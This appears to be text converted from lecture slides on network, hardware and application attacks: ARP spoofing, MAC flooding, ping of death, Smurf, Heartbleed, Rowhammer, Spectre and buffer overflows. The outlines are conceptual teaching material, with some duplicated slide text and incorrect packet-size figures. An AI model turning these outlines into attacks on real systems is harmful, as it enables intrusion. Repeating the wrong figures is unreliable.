
- The attacker sends wrong ARP replies to set himself as the other party
- Sniff all traffic between two host (man-in-the-middle)
- Tools:
 - Dsniff
 - Ettercap

IP Spoofing

- Forge a packet with the source IP address spoofed



Man In The Middle Attack



Man In The Middle Attack

Switched Environments

- Switched Ethernet does not allow direct sniffing
- MAC flooding
 - MAC address / port mappings
 - In some cases, flooding the switch with bogus MAC address will overflow the table's memory and revert from switch to hub
- MAC duplicating / cloning
 - Attacker configures her host to have the same MAC
 - The traffic is duplicated

Defenses

- Static ARP entries
- Ignore unsolicited ARP replies
- Monitor changes (arpwatch)
- Firewalls
- HTTPS

Network Protocols Vulnerabilities



Ping of death

Attacker



Malicious packet-larger than 110,000 bytes



Target
Victim



Normal IP packet-maximum size: 65,538 bytes

Windows


A fatal exception 0E has occurred at F0AD:42494C4C
the current application will be terminated.

- * Press any key to terminate the current application.
- * Press CTRL+ALT+DELETE again to restart your computer.
You will lose any unsaved information in all applications.

Press any key to continue

SMURF (amplification attack)

broadcast ping with spoofed source



Windows

A fatal exception 0E has occurred at F0AD:42494C4C
the current application will be terminated.

- * Press any key to terminate the current application.
- * Press CTRL+ALT+DELETE again to restart your computer.
You will lose any unsaved information in all applications.

Press any key to continue

Networking Libraries and Tools

Libpcap

- Sniff traffic

Libnet

- Forge and inject traffic

Scapy

- Python library to do everything

Nmap




Heartbleed (CVE-2014-0160)

HOW THE HEARTBLEED BUG WORKS:

SERVER, ARE YOU STILL THERE?
IF SO, REPLY "POTATO" (6 LETTERS).




...s pages about "boats". User Erica requests
secure connection using key "4538538374224"
User Meg wants these 6 letters: POTATO. User
Ada wants pages about "irl games". Unlocking
secure records with master key 5130985733435
Mergie (chrome user) sends this message: "H





POTATO




wants pages about "boats". User Erica requests
secure connection using key "4538538374224"
User Meg wants these 6 letters: **POTATO**. User
Ada wants pages about "irl games". Unlocking
secure records with master key 5130985733435
Maggie (chrome user) sends this message: "H

SERVER, ARE YOU STILL THERE?
IF SO, REPLY "BIRD" (4 LETTERS).




User Olivia from London wants pages about "ma
bees in car why". Note: Files for IP 375.381.
283.17 are in /tmp/files-3843. User Meg wants
these 4 letters: BIRD. There are currently 345
connections open. User Brendan uploaded the file
selfie.jpg (contents: 834ba962e2ceb9ff89b13bfff8)



HMM...



BIRD




User Olivia from London wants pages about "na
bees in car why". Note: Files for IP 375.381.
283.17 are in /tmp/files-3843. User Meg wants
these 4 letters: **BIRD**. There are currently 346
connections open. User Brendan uploaded the file
selfie.jpg (contents: 834ba962e2ceb9ff89b13b5ff8

SERVER, ARE YOU STILL THERE?
IF SO, REPLY "HAT" (500 LETTERS).




a connection. Jake requested pictures of deer. User Meg wants these 500 letters: HAT. Lucas requests the "missed connections" page. Eve (administrator) wants to set server's master key to "14835038534". Isabel wants pages about "snakes but not too long". User Karen wants to change account password to "CoHoBaSt". User









HAT. Lucas requests the "missed connections" page. Eve (administrator) wants to set server's master key to "14835038534". Isabel wants pages about "snakes but not too long". User Karen wants to change account password to "CoHoBaSt". User Amber requests pages



a connection. Jake requested pictures of deer. User Meg wants these 500 letters: HAT. Lucas requests the "missed connections" page. Eve (administrator) wants to set server's master key to "14835038534". Isabel wants pages about "snakes but not too long". User Karen wants to change account password to "CoHoBaSt". User

Hardware Vulnerabilities





Rowhammer




Rowhammer

RAM is made of rows of cells periodically refreshed.

When the CPU requests a read/write operation on a byte of memory, the data is first transferred to the row-buffer (*discharging*).


After performing the requested operation, the content of the row-buffer is copied back to the original row (*recharging*).

Frequent row activation (discharging and recharging) can cause bit-flips in adjacent memory rows.




Rowhammer (+ Android = Drammer)

- VUsec (Amsterdam) showed that it is possible to deterministically decide where to put a kernel page using Android APIs
- Then it is possible to perform a bit-flip to get write access to a kernel page (and gain root)



Rowhammer (+ cloud + deduplication = oh no..)

1. Hammer the memory from attacker VM to find a bit-flipping row.
2. Load target file in memory page vulnerable to a bit-flip.
3. Load target file in the victim VM.
4. Wait for KSM to merge the two pages.
5. Hammer again.
6. The file in the victim VM should have been modified.






Spectre (CVE-2017-5753 and CVE-2017-5715)

Speculative Execution


Speculative execution is an optimization technique where a computer system performs some task that may not be needed.

Work is done before it is known whether it is actually needed, so as to prevent a delay that would have to be incurred by doing the work after it is known that it is needed.





Cache Side Channel

- The attacker has control over what is cached (by pruning the cache)
- By measuring the time to access a piece of data, it is possible to determine if the data was in cache or not.
- What if we are able to cache something we should not have access to?



How does Spectre work

```
if (x < array1_size) {  
    y = array2[array1[x] * 4096];  
}
```




- The attacker controls x .
- `array1_size` is not cached.
- `array1` is cached.
- The CPU guesses that x is less than `array1_size`.

How does Spectre work

```
if (x < array1_size) {  
    y = array2[array1[x] * 4096];  
}
```

- The CPU executes the body of the if statement while it is waiting for array1_size to load.
- The attacker can then determine the actual value of array1[x]



Application Vulnerabilities



Design Vulnerabilities

- Intrinsic in the overall logic of the application
 - Lack of authentication and/or authorization checks
 - Erroneous trust assumptions
- These vulnerabilities are the most difficult to identify automatically because they require a clear understanding of the functionality implemented by the application
- (An automatic exploit tool should automatically understand what the application does - halting problem)

Implementation Vulnerabilities

These vulnerabilities are introduced because the application is not able to correctly handle unexpected events

- Unexpected input
- error/exception
- Unfiltered output

Local Attacks vs Remote Attacks

Local attacks

- Allow one to manipulate the behavior of the application through local interaction
 - Requires a previously established presence on the host
- Allow one to execute operations with privileges that are different from the ones the attacker would have
- In general, easier to perform, because we already have access to the machine

Remote attacks

- Allow one to manipulate an application through network-based interaction
- Allow one to execute operations with the privilege of the vulnerable application
- In general more difficult to carry out because we don't have already a user on the machine


How to make an application misbehave

We want to manipulate the instruction pointer (program counter, IP) to point to code that we want.


How?

- Buffer overflow
- Format string exception
- PLT and GOT (dynamically linked libraries)
- ... many others (use-after-free, dirty cow, ...)

